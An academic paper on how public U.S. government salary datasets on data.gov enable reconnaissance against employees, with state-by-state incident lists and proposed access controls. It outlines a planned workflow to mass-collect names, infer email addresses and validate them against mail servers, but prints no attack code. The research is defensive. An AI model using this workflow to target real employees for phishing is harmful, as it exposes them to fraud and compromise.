IDENTITY-LINKED RISKS ON DATA.GOV

AND PROPOSED CONTROLS FOR PUBLIC U.S.G. WORKFORCE DATA

December 12th, 2021

Robert G. Jamison
College of Computing, Georgia Institute of Technology
Atlanta, Georgia
riamison6@gatech.edu

CLEARED For Open Publication

Jan 27, 2025

Department of Defense
OFFICE OF PREPUBLICATION AND SECURITY REVIEW

Abstract—Anonymous public access to government salary data enables malicious actors to target the United States Government (U.S.G.) workforce. While identity controls cannot prevent targeting by sophisticated threat actors, the U.S.G. can mitigate cybersecurity risks without reducing transparency by verifying user identities, establishing stricter access controls, truncating high-fidelity workforce datasets, and limiting foreign access.

1. What is Data.Gov?

Since Congress enacted the OPEN Government Act in 2007, the United States Government (U.S.G.) has begun making its data available to the public in a variety of open-source formats, including JavaScript Object Notation (JSON), Comma Separated Values (CSV), and eXtensible Markup Language (XML) [1]. As part of the Act, the Office of Management and Budget created a new site in 2009 called "data.gov" which allows almost any user to anonymously download data from thousands of Government sources [1].

1.1. Problem

While this wide availability of data is essential for ensuring transparency of government, some data disclosures may pose cybersecurity threats. For instance, the U.S.G. is unable to easily identify who is accessing publicly available data, such as workforce salary data. While the purpose of the OPEN Government Data Act is to ensure transparency of Government, it is not intended to provide data or intelligence to foreign countries [2]. Although access controls are in place for inherently sensitive data, like usernames or the identities of undercover government employees, there are no access controls to prevent the inference of sensitive information and few controls to prevent doxing and phishing [3]. For example, the City of Chicago provides a list of every government employee by full name, job title, salary, and hours worked without requiring an account login [4]. The identities of many of the people listed would have been protected previously by existing layers of government process (e.g., Freedom of Information Act) [5]. This data is often weaponized or monetized by Nation State Advanced Persistent Threats, Hacktivists, and criminal organizations [6]. In an academic setting, data is openly provided to a person (who) for a specific activity (what) with a pre-defined goal in mind (why) [7]. In the case of data.gov, none of this information is collected when a user accesses data related to a government workforce [1]. Existing restrictions are focused on denying access to sensitive or personally identifiable information. To the U.S.G., public anonymous access to workforce data is not a vulnerability – "it is a feature" [8]. I propose that accessors of workforce salary data should not be anonymous.

2. Hypothesis

"The U.S.G. can mitigate real cybersecurity risks without reducing transparency by verifying user identities, establishing stricter access controls, and truncating high-fidelity workforce datasets."

I intend to present artifacts and case studies that highlight the risks associated with anonymous access to workforce data. At the conclusion, I intend to summarize my findings and recommend safeguards through U.S. policy. The research was limited in scope to workforce salary data available on data.gov. The research was further focused on five areas of ongoing concern: Inference, Doxing, Phishing / Whaling, Workforce Attrition, and Malign Influence.

2.1. Inference of Sensitive Information

Inference is the process of statistically guessing new / sensitive data from existing data [9]. Pieces of information as simple as employee names are widely used by Advanced Persistent Threats (APT) during their reconnaissance phase to guess account usernames [3]. From 2013 to 2018, an APT named "Silent Librarian" used university catalogs to infer usernames belonging to professors of at least 320 Universities as part of a Nation-State hacking campaign [10] [11]. Their attacks ultimately compromised thousands of accounts and resulted in \$3.4 billion in intellectual property losses [10] [11].

2.2. Doxing of Government Employees

Doxing is the act of revealing a person's private information, like their address or social security number, in a public online forum [12]. In 2020, the "Antifa" hacktivist group [13] doxed 38 Police Officers in Portland Oregon [14]. Antifa was able to collect the information through exclusively open-source channels, such as social media videos and photographs of officers' nametapes [14]. At the time, Portland published law enforcement officers' names within their 2014 workforce salary dataset on data.gov [15]. It is probable that Antifa extrapolated officers' full names using workforce salary data from data.gov.

2.3. Phishing / Whaling of Government Employees

Phishing is a social engineering attack that uses fraudulent correspondence to trick a person into revealing sensitive information [16] or activating malware [17]. From 2015 to 2019, a Russian APT named "Sandworm Team" used open-source lists of names to target members of French Parliament and facilitators of the 2018 Winter Olympics with spear phishing campaigns [18]. The phishing campaigns used the names of real officials within each organization to trick users into providing initial access to their systems [18] [17]. The APT used their new access to conduct doxing and release internal and sensitive information about both organizations [18].

2.4. Government Workforce Attrition

Workforce Attrition is a high sustained loss or compromise of employees [19]. While attrition can be the result of intentional interference with contracts [20], losses are typically the result of employees quitting, retiring, or being fired [21]. According to a report by the Department of Labor, between April and May of 2020, the average number of employees quitting their jobs spiked from 4% to 11% [21]. According to Harvard Business Review, employee poaching is also an issue for the private sector [22], although the U.S. Government has not yet been affected [23]. In 2007, Peak Broadcasting LLC illegally poached four senior employees working for their competitor, the Citadel Broadcasting Corporation, for the purposes of reducing market competition in Fresno, California [24]. In 2016, Netflix illegally poached two senior employees working for the 20th Century Fox Film Corporation to reverse market competition [25] [26]. Netflix was sued again in 2018 by Viacom for poaching a production executive [27].

2.5. Foreign and Malign Influence

Malign Influence is any hostile effort taken to influence the public, political, economic, and military actions of the United States [28]. The strongest example of influence occurred in 2016, when Russia used social media influencers and marketing to propagate conspiracy theories about government transparency, voter fraud, election theft, voter suppression, antiestablishment narratives, social identity, and pride groups to change voter perception of electoral processes and candidates [29] [30] [31]. The most relevant example of malign influence of government officials occurred in 2020, when Jun Wei Yeo, a Singaporean spy, attempted to identify, contact, and solicit U.S. government personnel with security clearances [32] [33].

3. Methodology

To prove my hypothesis, I deconstructed my concept down to a simple question: Could government workforce data be exploited on a grand scale? To answer this question, I first needed to analyze the existing datasets available on Data.Gov using an existing framework. For analyzing my techniques, I selected the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) Framework [34]. ATT&CK has already been adopted for Structured Threat Information Expression (STIX) and Trusted Automated Exchange of Intelligence Information (TAXII) to support exploitation research [35]. The research conducted on Data.Gov datasets will focus on only four adversarial techniques, all of which are part of Tactic TA0043, Reconnaissance [36]. When combined, these techniques enable highly accurate targeting of the U.S.G.




Figure 1 - The MITRE ATT&CK Techniques analyzed during this research

Precursory research of the Chicago dataset [4] showed that the following techniques could be directly achieved through Data.Gov:

- Technique 1589.003 Employee Names [37]
- Technique 1591.001 –*Physical Locations*
- Technique 1591.004 *Identify Roles*

Using just these key data points, the following research will show that additional techniques can be achieved through inference, open-source databases, and common vulnerabilities & exposures (CVE).

3.1. Risk of Inference

Initial research focused on finding examples of data that could be used to infer sensitive information. As part of the research, I established measures of performance / effectiveness (MOPs/MOEs) and assessment criteria to determine how dangerous various types of inferred data could be, as well as to determine research success. Using data collected from data.gov and other open-source resources, I sought to craft data analysis workflows that enable me to infer real-world sensitive data, such as internal government email addresses and accounts.

3.2. Risk of Doxing

Revenge tactics, such as doxing, have become more popular in the last decade due to the availability of information on geographic information systems (GIS) and social media platforms. During research, I sought to identify examples of government data that enabled doxing, as well as real-world doxing campaigns that have occurred because of government workforce data.

3.3. Risk of Phishing / Whaling

During my research, I sought to identify sensitive data that could enable phishing and whaling campaigns, as well as real-world instances where workforce data had already been used in phishing campaigns. My intent was to partner with a local government organization, craft a similar phishing campaign, an assessment, and an exercise scenario to evaluate the risks posed to the organization, and provide an After-Action Report (AAR) at the conclusion of the exercise. Unfortunately, I was unable to find an interested local government partner, despite my many e-mails to Chief Information Security Officers and Chief Information Officers.

3.4. Risk of Workforce Attrition

Adversaries could also use the sensitive information to target a government workforce in non-traditional ways. Through targeted information campaigns, a malign actor could attrit an organization's readiness on the individual level. During my research, I sought to identify examples of real-world instances of workforce attrition. I also sought to craft – but not execute – a similar campaign to target individuals.

3.5. Risk of Malign Influence

Adversaries can also use sensitive data to influence a government workforce to modify or ignore existing processes to their benefit. During research, I sought to document existing examples of malign influence campaigns that used open-source data and craft – but not execute – my own campaign as an example. I later reduced the scope to simply documenting.

3.6. Final Reports

According to Section 202(b)(3) of the OPEN Government Data Act, the Director for the Office of Management and Budget (OMB) is the primary authority on open-source government data categories that pose a security risk. The findings and recommendations of this research are tailored towards influencing cybersecurity policies within OMB's program for data.gov and proposing modifications to the OPEN Government Data Act (2019).

3.7. Deliverables

Items crossed out were abandoned during early research.

Table 1 - A summary of deliverables prepared during research

	ID Deliverable Description		U.S.G. Required?
Inference	1.1	Examples of workforce data that enables inference of sensitive information	No
	1.2	Crafted examples of real-world inference linked to data.gov	No
	1.3	Measures of Performance and Effectiveness to assess if the crafted inference examples could be weaponized	No
	1.4	An assessment of the crafted inference examples' performance and effectiveness	No
Doxing	2.1	Examples of workforce data that enable doxing	No
	2.2	Examples of real-world doxing campaigns linked to data.gov	No
	3.1	Examples of workforce data that enables phishing and whaling campaigns	No
	3.2	Examples of real-world phishing and whaling campaigns using data.gov	No
haling	Crafted examples of highly effective 3.3 whaling campaigns using open source and government data		No
Phishing / Whaling	3.4	Measures of Performance and Effectiveness to assess the crafted whaling campaign's outcome	No
	3.5	A whaling campaign exercise using open source and government data	Yes
	3.6	An assessment of a crafted whaling campaign exercise	Yes
	3.7	After Action Report of the whaling campaign exercise	Yes

	ID	Deliverable Description	U.S.G. Required?
force tion	4.1	Examples of workforce data that enables adversarial targeting of a workforce to attrition an organization's readiness	No
Workforce Attrition	4.2	Crafted examples of targeted attrition campaigns using open source and government data	No
	5.1	Examples of workforce data that enable influence of a government workforce	No
Influence	5.2	Examples of real-world government influence linked to data.gov	No
Inf	5.3	Crafted examples of targeted influence campaigns using open source and government data	No

4. Research

Research towards the hypothesis began on Data.Gov. The OPEN Government Act mandated the creation of an Application Programming Interface or API so that users could interact with the catalogue in a variety of applications. The API for Data.Gov was created by General Service Administration's 18F Team, which manages their "/Developer" Program [38]. In the interest of openness, Data.Gov uses a JSON metadata schema. This API structure allows users to parse data using widely available JSON libraries, which are available in popular high-level interpreter languages, like R and Python. This research used Python3 since it currently represents the latest iteration of the most popular scripting language in the United States [39].

```
{"help":
"https://catalog.data.gov/api/3/action/help_show?nam
e=group_list", "success": true, "result":
["agriculture8571", "climate5434", "energy9485",
"local", "maritime", "ocean9585", "older-adults-health-data"]}
```

Script 1 - Data.Gov API response for a Group List request: https://catalog.data.gov/api/3/action/group_list

Using the publishers discovered in the Data.Gov catalogue, I conducted research into each organization to determine correlations between real-world events (e.g., inference, doxing, phishing, attrition, or influence) and their publication of data. Research into each organization was limited to sources found using the Google, DuckDuckGo, and Yahoo! search engines.

4.1. Mass-Collecting Data

To rapidly conduct research, I crafted a Python3 script which allows me to index, request, parse, and save all datasets related to workforce salary data in a single line of code. This tool, named "GovDataCollector", is available at the end of the document. As of August 2021, GovDataCollector was able to download 161 CSV datasets matching the workforce salary data criteria, totaling 16,481,462 rows and 3.4 Gigabytes of data. Using this same script, a user can provide a single term, such as "police" or "education," to iteratively extract and compile matching rows from all the datasets. After collecting a dataset, the user can select a second set of criteria to filter out datasets without an inference-vulnerable field, like names. For this use-




Figure 2 - Logic Diagram for the GovDataCollector Python3 script

case, I filtered the datasets using the term "name" and saved any adjacent fields that contained the terms "job," "title," "position," "agency," and "dep." After filtering to just datasets with matching fields, Oregon, Oklahoma, and New York shared the most data on salary, representing over half of the viable datasets collected. Only 98 of the 161 datasets collected could be used to infer sensitive information. The remaining 18 organizations were the primary focus during the Assessment and Analysis phases.

Table 2 - Organizations with their earliest upload date (year) on Data.Gov, sorted by the number of their datasets matching the search term "salary" and the number of those datasets that are vulnerable to inference

	1st	"Salary"	Inference
Data.Gov Organization	Year	Datasets	Vulnerable
State of Oregon	2013	45	37
State of Oklahoma	2019	23	15
City of Chicago	2011	23	2
Montgomery County of Maryland	2013	9	7
State of New York	2017	8	8
City of Seattle	2018	7	1
Cook County of Illinois	2014	6	6
City of San-Francisco	2019	5	3
State of Connecticut	2021	5	1
City of New York	2020	5	4
State of Maryland	2018	4	0
City of Baton-Rouge	2015	4	4
City of Somerville	2015	4	4
City of Providence	2013	3	0
City of Austin	2020	2	0
City of Ferndale Michigan	2016	2	1
City of Bloomington	2020	1	0
Allegheny County City of Pittsburgh	2021	1	1
Western PA Regional Data Center	2021	1	1
City of Baltimore	2021	1	1
State of Washington	2015	1	1
City of Sioux Falls	2019	1	1
Louisville Metro Government	2020	1	1
Grand Total		161	98

4.2. Identifying Real-World Incidents

According to the Internet Crime Complaint Center (IC3), phishing, ransomware, and doxing are relatively new attack methodologies. While these attacks were being tracked by the FBI as early as March of 1999 [40], their statistics were not reported separately until 2014 [41]. Beginning in 2018, phishing attacks began doubling each year, and crimes involving cryptocurrency increased to eight times as many. Despite this documented increase in phishing attacks, phishing e-mails are still under-recognized and under-reported due to cultural knowledge gaps between cyber and non-cyber employees [42].




Figure 3 - IC3 Statistics on Internet Crimes from 2015 to 2020 [43] [44] [45] [46] [47] [48]

Considering these statistics, it is not a surprise that local governments experienced a similar surge between 2017 and 2018. For each of the data.gov-publishing locations, I researched victim-based statistics and cyber incidents reports linked to adversarial knowledge of usernames, e-mails, or credentials.

Oregon

According to the IC3, in just four years, Oregon's phishing crimes increased by 80%. In 2018, Oregon's crimes using cryptocurrency increased by 3,200%, and crimes using social media doubled [44] [45] [46] [47] [48].




Figure 4 - IC3 Statistics on Oregon's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In March of 2020, Oregon Department of Human Services were targeted by a phishing campaign [49]. The scope of the breach was not disclosed.
- In January of 2020, an I.T. employee of Klamath County's Office of Veteran Services opened a phishing email, which compromised their e-mail account and I.T. business data [50].
- In August of 2019, five employees of Oregon's Judicial Department were successfully targeted by a phishing campaign [51]. The attack, which only lasted three hours, resulted in the compromise of over 6,000 people's Personally Identifiable Information (PII).
- In May of 2019, the Oregon Health Authority and State Hospital were compromised when an employee opened a phishing email [52]. An indeterminate amount of PII and Personal Health Information (PHI) were compromised.
- In January of 2019, nine Oregon Department of Human Services employees fell victim to a phishing attack, resulting in the compromise of 645,000 Oregon residents and 2 million email addresses [53].
- In July of 2018, two employee accounts with Klamath County were compromised after the employees were directed by a phishing email to enter their data into an online form [54].
- In the same month, a Lake Oswego School employee was whaled and compromised to send spam emails to students and deface the school's Twitter page [55].
- In June of 2018, Oregon.Gov emails were blacklisted by Hotmail, Outlook, Live, and MSN mail exchange servers after compromised accounts were used to send 8 million phishing emails [56].
- In March of 2018, a Klamath County employee was fooled by a Nigerian phishing scam, resulting in the compromise of their credentials [57].

Oklahoma

According to the IC3, Oregon's phishing crimes spiked in 2017 by double, and the following year, crimes using cryptocurrency jumped to 3,300%. Crimes using social media increased by a quarter in 2020 [44] [45] [46] [47] [48].




Figure 5 - IC3 Statistics on Oklahoma's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In May of 2021, the City of Tulsa was targeted by a ransomware attack, resulting in the compromise of 18,000 police files, many of which contained PII and were released on the Dark Web [58].
- In August of 2019, the State's Law Enforcement Retirement system was used to access 3,796 individual records after an employee's credentials were compromised [59].
- In October of 2017, Oklahoma City's network was temporarily shut down due to a successful phishing campaign against the Oklahoma Corporation Commission [60].
- In March of 2017, Yukon Public Schools were targeted by a phishing campaign, which was perpetuated internally by unwitting employees [61]. The attack resulted in the PII of 1,400 people being compromised.

New York & New York City

According to the IC3, in 2018, New York's crimes using cryptocurrency have jumped 1,100%, and crimes using social media have doubled. After a brief spike in 2017, phishing and ransomware showed a trending increase [44] [45] [46] [47] [48].




Figure 6 - IC3 Statistics on New York's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

• In October of 2021, the Manhasset school district was targeted with ransomware and doxing after declining to pay, resulting in employee Social Security Numbers and Driver's License Numbers being compromised [62].

- In September of 2021, Yonkers City Hall lost almost all computer services due to a ransomware attack [63].
- In June of 2021, a NYC Law Department employee's email credentials were used to emplace malware on the State network [64].
- In March of 2021, the 911 dispatch systems for the counties of Albany, Rensselaer, and Saratoga were targeted by a ransomware attack [65].
- The same month, Buffalo Public Schools were targeted with ransomware [66]. The FBI estimated the ransom to be between \$100,000 \$300,000 but negotiable. Despite negotiations, PII of employees, parents, and students was still released on the Dark Web [67].
- In February of 2021, Syracuse University was targeted by a phishing campaign, which resulted in the compromise of 9,800 students' PII [68].
- In November of 2020, several email accounts for the Village of Boonville were targeted and compromised by a phishing campaign. Hackers used the accounts to e-mail village residents and request iTunes gift cards [69].
- In October of 2020, the Town of Canandaigua and Chenango County were targeted by multiple phishing campaigns, which installed ransomware on networked systems [70] [71].
- In April of 2020, the City of Olean was targeted by a ransomware attack [72].
- In January of 2020, the Town of Colonie and their Police Department were targeted by a ransomware attack [73].
- In the same month, Nassau County was targeted by a phishing attack, which resulted in thousands of dollars being temporarily displaced [74].
- On Christmas Eve of 2019, the Town of Moreau was targeted with malware while only one employee was on duty [75].
- In May of 2019, Broome County was targeted by a phishing attack, which was discovered after an employee's Direct Deposit information was changed [76].
- In March of 2019, the City of Albany [77], their Police Officer's Union [78], and their criminal records systems [79] were repeatedly attacked by ransomware, resulting in damages of at least \$300,000.
- In December of 2018, Schenectady County Law Enforcement detected malware on networked systems. The response resulted in slow emails and intermittent system shutdowns while restoring backups [80].
- In September of 2018, an employee with the Town of Irondequoit opened a phishing email, which compromised their e-mail account. The attacker used the employee's email to transmit a PDF containing malware to the town's residents [81].
- In September of 2017, the Schuyler County Sherriff's Department was hacked by a foreign adversary using credential stuffing [82].
- In May of 2017, Cornell University was targeted with a phishing campaign which used Google Docs to expose contact data and passwords [83].

 In March of 2016, Onondaga County was targeted by Russian ransomware but halted after infecting only one system [84]. The malware was successfully stopped after the user realized their system was being accessed remotely.

Montgomery County and Baltimore, Maryland

According to the IC3, in 2018, Maryland's crimes using cryptocurrency jumped 1,700%, but all other rates remained relatively stable across a four year span [44] [45] [46] [47] [48].




Figure 7 - IC3 Statistics on Maryland's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In April of 2020, members of the National Institutes of Health, the World Health Organization, and the Gates Foundation had over 25,000 email addresses and passwords leaked [85]. Many of the users were based in Bethesda, Maryland. This single attack, while unrelated to the local government, was the most notable cyber-attack that affected the local government of Montgomery County.
- In November of 2017, over 150 Baltimore City Public Schools accounts and passwords were compromised after a phishing campaign, resulting in the PII of 23 employees being exposed [86].

Chicago and Cook County, Illinois

According to the IC3, in 2018, Illinois' crimes using social media doubled, and crimes using cryptocurrency jumped 830%. All other rates remained relatively stable across a four year span [44] [45] [46] [47] [48].




Figure 8 - IC3 Statistics on Illinois' Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In November of 2020, students of the Maine Township and Niles Township High Schools were mass-mailed hatebased content via e-mail, and websites for the school were similarly defaced [87].
- In January of 2020, the Bartlett Public Library, which supports Cook County, was targeted by a ransomware attack [88].
- In April of 2019, the City of Chicago's Department of Aviation accidentally made payments in excess of \$1

million to a malicious actor due to a highly effective whaling campaign. The real vendor notified the Department that account number change was fraudulent, and the Department immediately notified the bank. The money was returned in full due to the Department's haste [89].

• In May of 2017, Cook County fell victim to the first known government infection of the WannaCry Ransomware. WannaCry was first emplaced on Cook County systems via a phishing e-mail campaign [90].

Somerville, Massachusetts

According to the IC3, in 2018, Massachusetts' crimes using social media doubled, and crimes using cryptocurrency jumped 1,000%. All other rates remained relatively stable [44] [45] [46] [47] [48]. No relevant cyber-attacks were found.




Figure 9 - IC3 Statistics on Massachusetts' Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

Baton Rouge, Louisiana

According to the IC3, in 2018, Louisiana's crimes using social media doubled, and crimes using cryptocurrency jumped to almost 9x the previous year's rate. All other rates remained relatively stable [44] [45] [46] [47] [48].




Figure 10 - IC3 Statistics on Louisiana's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

 In December of 2019, the Baton Rouge Community College was targeted by a ransomware attack. The National Guard was activated as part of the incident response [91]. This single attack was the most notable cyber-attack that affected the local government of Baton Rouge.

San Francisco, California

According to the IC3, in 2018, California's crimes using social media tripled, and crimes using cryptocurrency jumped to almost 10x the previous year's rate. All other rates remained relatively stable. Of the States I assessed, California has the highest number of internet crimes, with 49,518 victims between 2016 and 2020 [44] [45] [46] [47] [48].




Figure 11 - IC3 Statistics on California's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

Although San Francisco has a wealth of historical cyberattacks, the local government attacks found during research were linked to either known vulnerabilities or zero-day attacks – not credentials or accounts. This is most probably due to a combination of two factors in California's cybersecurity industry: high maturity levels [92] and the proliferation of non-disclosure agreements [93].

Louisville, Kentucky

According to the IC3, in 2018, Kentucky's crimes using social media doubled, and crimes using cryptocurrency jumped by a factor of 10. Ransomware victims seemed to decrease from 2016 to 2019 but spiked again in 2020. Phishing attacks remained relatively consistent throughout the four-year span [44] [45] [46] [47] [48].




Figure 12 - 1C3 Statistics on Kentucky's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In December of 2020, Jefferson County's Property Valuation Administrator's office was targeted by a ransomware attack, but the organization simply restored systems from backup files [94].
- In May of 2019, the Louisville Regional Airport Authority was targeted by a ransomware attack, yet no operations were affected [95].

Ferndale, Michigan

According to the IC3, in 2018, Michigan's crimes using social media doubled, and crimes using cryptocurrency jumped by a factor of 10. Phishing and ransomware victims temporarily trended lower in 2018, but the overall trend shows a gradual annual increase [44] [45] [46] [47] [48].




Figure 13 - IC3 Statistics on Michigan's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

 In March of 2018, the City of Ferndale's Building Department Head was targeted by a whaling campaign, resulting in the compromise of his account. Immediately following the compromise, the malicious actor used his account to forward a secondary phishing campaign to residents [96].

Connecticut

According to the IC3, in 2018, Connecticut's crimes using social media tripled, and crimes using cryptocurrency jumped to 10x the previous year's rate. Phishing attacks spiked by around 50% in 2020 [44] [45] [46] [47] [48].




Figure 14 - IC3 Statistics on Connecticut's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In November of 2020, the several e-mail accounts belonging to the Connecticut Department of Social Services were compromised through a phishing campaign. The malicious actors obtained PII for 37,000 people through an internally launched, secondary phishing campaign [97].
- In October of 2019, the Town of New Milford and the Hamden Town Clerk's Office were targeted by separate phishing campaigns, which resulted in accounts being compromised [98]. After their IT Department requested computers be shut down, the Clerk's office was required to create absentee ballots and marriage licenses using typewriters [99].
- In July of 2018, the Derby Police Department was targeted by a ransomware attack, during which their e-mail, payroll, and human resources systems were down.
- In March of 2018, the Town of Plymouth and their Police Department were targeted by a phishing campaign and subsequent ransomware attack [100].
- In March of 2017, the Superintendent of Glastonbury Schools and an employee of Groton Public Schools provided W-2 tax form information to malicious foreign

actors after receiving emails as part of a Nation-wide phishing campaign. The compromises affected 2,900 employees in total [101] [102].

Washington

According to the IC3, in 2018, Connecticut's crimes using social media tripled, and crimes using cryptocurrency jumped to 10x the previous year's rate. Phishing attacks gradually increased to by 75% over the four-year span [44] [45] [46] [47] [48].




Figure 15 - IC3 Statistics on Connecticut's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

- In February of 2020, the Moses Lake School system was targeted by a phishing campaign and subsequently a ransomware attack. The schools decided not to pay, which resulted in a rebuild of 50 of their computer systems [103].
- Between August and December of 2019, Benton County and the City of Ellensburg were targeted with a well-crafted whaling campaign. The malicious actor, based in India, emulated a real-world U.S. construction company through a domain name that was one letter short of the real brand. Benton County transferred \$740,000 before realizing the error, yet \$717,200 of the funds were recovered [104]. The city of Ellensburg only transferred \$185,897, but it is unclear if any of the funds were recovered [105]. In September of 2019, the Tukwila School system was targeted by a successful phishing attack that was also related to money, but additional details were omitted from the public view [106].
- In February of 2018, a Financial Coordinator with the Town of Yarrow Point was targeted by a well-crafted whaling campaign. The malicious actor pretended to be the Mayor of Yarrow Point, and after several back-and-forth e-mails, they convinced the coordinator to transfer \$49,284 to their account. The funds were not recovered [107].
- In the same month, the North Beach School system was targeted by a phishing campaign where the malicious actor posed as the superintendent. The attack resulted in all employee names, addresses, salary information, and social security numbers being compromised [108].

Allegheny County, Pennsylvania

According to the IC3, in 2018 and 2020, Pennsylvania's crimes using social media spiked to triple the rate of 2017, and crimes using cryptocurrency jumped to over 10x the number of victims in 2017. Over the four-year span, phishing and ransomware attacks doubled [44] [45] [46] [47] [48]. No relevant cyberattacks were found, despite the increases in 2018 and 2020.




Figure 16 - IC3 Statistics on Pennsylvania's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

Sioux Falls, South Dakota

According to the IC3, in 2018, South Dakota's crimes using social media jumped from 38 to 75, and crimes using cryptocurrency jumped from 4 to 52. Recorded ransomware attacks remained in the single digits the entire four-year span. Of the States I assessed, South Dakota has the lowest number of internet crimes, with 557 victims between 2016 and 2020 [44] [45] [46] [47] [48].




Figure 17 - IC3 Statistics on South Dakota's Internet Crimes from 2016 to 2020 [44] [45] [46] [47] [48]

• In May of 2018, the City of Sioux Falls was targeted with a well-crafted phishing campaign where the malicious actor pretended to be a vendor. The city made two transfers before realizing the error, but their losses were covered by insurance [109].

4.3. Summary of Research




Figure 18 - IC3 Statistics on Phishing in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]

California, New York, Pennsylvania, and Illinois had the highest incidence of phishing attacks out of the States I assessed; however, they were not equally affected at the local government level. Oregon, New York, Connecticut, and Washington had the highest number of local government phishing attacks on public record. While the National average for phishing attack victims rose exponentially over the four-year span, most of the States I researched did not have such a correlating rise in phishing attacks locally after 2018. After 2018, most of the States that published on data.gov experienced phishing attack rates below the National Average, with the only exception being California.




Figure 19 - IC3 Statistics on Ransomware in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]

The States with the highest incidence of phishing also had the highest incidence of ransomware attacks. California and New York raised the National Average for ransomware significantly, as most states had under 75 attacks each year. In 2020, California experienced ransomware attacks four times more often than the average State. States with a presence on Data.Gov were hit with *significantly* more crimes using cryptocurrency or social media in 2018 than other States. California represented the highest number in all types of crime.




Figure 20 - IC3 Statistics on crime using cryptocurrency in the assessed States, compared against the National Average, from 2016 to 2020 [44] [45] [46] [47] [48]

Figure 21 - Workflow for the "GovData" three script concept

5. Assessment

After concluding research, I established a chain of scripts that needed to be generated to assess the risks. The first script, called *GovDataCollector*, would interact with the Data.Gov API to mass-download datasets. The second script, *GovDataInferrer*, would ingest most datasets, infer usernames and e-mail addresses, and propose an attack type based solely on income. The final script, *GovDataValidator*, would test the e-mail addresses against mail exchange servers using either Simple Mail Transfer Protocol (SMTP) or an Office365 vulnerability.

5.1. Identifying At-Risk Employees

